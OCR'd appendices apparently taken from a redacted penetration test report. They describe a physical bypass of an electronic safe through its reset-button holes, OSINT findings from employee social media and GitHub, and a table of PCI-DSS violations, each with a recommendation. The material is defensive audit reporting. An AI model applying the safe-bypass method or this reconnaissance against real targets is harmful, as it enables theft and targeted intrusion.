
This method exploits the reset mechanism. The safe has 4 holes, 2 on the back and 2 on the bottom, these holes can be used to insert something to press the reset button, we used a lock pick but anything thin enough can work, like a hanger for example. Once the reset button is pressed you can enter a new pin code and open the safe using it.

Mitigation: You should invest in a better safe that has a better resetting mechanism, better safes have the reset button inside the battery cover so that even if someone could get something through the holes he wouldn't be able to press the button. Also these holes are made for hanging the safe on a wall, so we would suggest hanging the safe so that these holes cannot be utilized for malicious purposes.

Appendix E – Publicly Available Information

Open-Source Intelligence Gathering

Based on the research of the Open Web Application Security Project (OWASP), [TEAM] utilizes a bespoke, industry-tested Open Source Intelligence (OSINT) methodology. The methodology specifies a four-step, sequential procedure for finding information sources, obtaining data from those sources, processing the data, and analyzing the data to produce information pertinent to the penetration test. Prior to engaging any networks or systems, data is collected and analyzed; the results of the analysis are then used to aid - during the penetration test.



Sensitive Metadata Leaked - Linkedin	
Description	An Employee's Linkedin account contained numerous posts about XXX, including coworkers' passwords weaknesses, the company's technologies, and its security posture.
Risk	These posts provide threat actors with information about an employee's credentials that can be used to launch network attacks against XXX.
Recommendation	XXXX-XX suggests that XXX address the divulged material and evaluate the dangers posed by the social media posts. XXX must guarantee that all compromised credentials and/or sensitive information provided by the posts are resolved and/or rotated.

MITRE Attack	T1593.001
Source	https://www.linkedin.com/in/XXXXX-XXXXXXXXX-XXXXXXXXX/
Redacted	

Public Social Media Accounts - Informational	
Description	XXXX-XX was able to find public information on the company and its many employees which contain information about the company and its operations
Risk	Threat actors could learn about the

	behaviors, apps and technologies used by employees to craft phishing and social engineering attacks.
Recommendation	It may be desirable to limit the exposure or connection of these public accounts to the company to maintain a superior security posture.
MITRE Attack	T1593, T1589
Source	Linkedin: https://www.linkedin.com/company/XXX-XXXX-XXXXXXXXX-XXXXX/ XXXXXXX XXXXXX https://www.linkedin.com/in/XX-XXXXXX-XXXXXXXXXX/ XXXXX XXXXX https://www.linkedin.com/in/XXXXX-XXXXX-XXXXXXXXX/ XXXXXXXX XXXXXXXX https://www.linkedin.com/in/XXXXXXXX-XXXXXXXX-XXXXXXXXX/ XXXXX XXXXXXXXX https://www.linkedin.com/in/XXXXX-

	XXXXXXXXX-XXXXXXXXXX/ Twitter: https://twitter.com/XXXXXXXXXXXXXXX https://twitter.com/XXXXXXXXXXXXXXX?t=xA8jOwhqQacegS4eJgQm_w &s=09 https://twitter.com/XXXXXXXXXXXXXXX?t=FtFYqkgPO9otD3GrRjwwhQ&s= 09 Tiktok: https://www.tiktok.com/@XXXXXXXXXXXXXXX Github: https://github.com/XXXXXXXXXXXXXXXXX XXXXXXXX XXXXXXXX https://github.com/XXXXXXXXX?tab=repositories XXXX XXXXXXX https://github.com/XXXX-XXXXXXX-XXX-XXXX-XXXXXXXXX XXXXXXXX XXXXXX https://github.com/XXXXXXXXXX XXXXXXX XXXXXX https://github.com/XXXXXXX

Sensitive Information Leaked - Github

Description	A Github Repository containing information about the XXX website was found, it has information about plans to be done for the website, directories present and technologies used. From it XXXXXX-XX could find the organization chart.
Risk	The information could help threat actors map the website more easily and find out information.
Recommendation	The company's Github Repository should be private and access should be granted only to authorized personnel.
MITRE Attack	T1593.003
Source	https://github.com/XXXX-XXXXXXX-XXX-XXXX-XXXXXXXXX/XXX-XXXXXXX-XXXXXXX

Redacted

Domain Registrar Info Leaked	
Description	The info of an employee is leaked through the domain registrar.
Risk	The information could help threat actors learn information about an employee to help a spear phishing campaign.
Recommendation	The domain registrar should have the option enabled for anti-scraping against the employee who registered it.
MITRE Attack	T1593.002
Source	intelx.io
Redacted	

Appendix F - PCI-DSS Requirements and Violations

PCI-DSS Requirement	Violations
Install and maintain a firewall configuration to protect cardholder data.	As a result of the poorly configured firewall, every host in the guest network may connect with the corporate network, giving visitors access to illegal systems and the ability to elevate their privileges.
Do not use vendor-supplied defaults for system passwords and other security parameters.	Many services, including the rewards program and widely accessible databases, employed default and weak passwords.
Protect stored cardholder data.	Credit cards were uncovered due to a SQL injection vulnerability that was found in the payments system.
Encrypt transmission of cardholder data across open, public networks.	Many services, including the payments system, did not encrypt consumer PII, and all credit cards and customer information were stored in cleartext.
Use and regularly update anti-virus software or programs.	During the penetration testing effort, we didn't encounter any anti-virus software or web application firewalls that would have prevented us from using evasion tactics.
Develop and maintain secure systems and applications.	The vast majority of web applications have shoddy coding. Numerous database servers had weak passwords. There is no implementation of multifactor authentication.
Restrict access to cardholder data by business need to know.	Failing to properly train employees on the importance of protecting cardholder data and the procedures they should follow to do so in which they miserably did during the vishing campaign.
Assign a unique ID to each person with computer access.	The same account has to be used by all visitors to the kiosks.
Restrict physical access to cardholder data.	Vishing was used to physically contact the front desk supervisor inside the hotel to extract customer's PII.
Track and monitor all access to network resources and cardholder data.	Since no one from the incident response team noticed us when we were harvesting any PII from consumers, all network services and PII weren't monitored during the penetration testing campaign.

Regularly test security systems and processes.	We discovered out-of-date services in your environment, indicating that systems weren't tested for a very long period.
Maintain a policy that addresses information security for all personnel.	As was discovered throughout the vishing exercise, there was absolutely no awareness of disclosing consumer PII.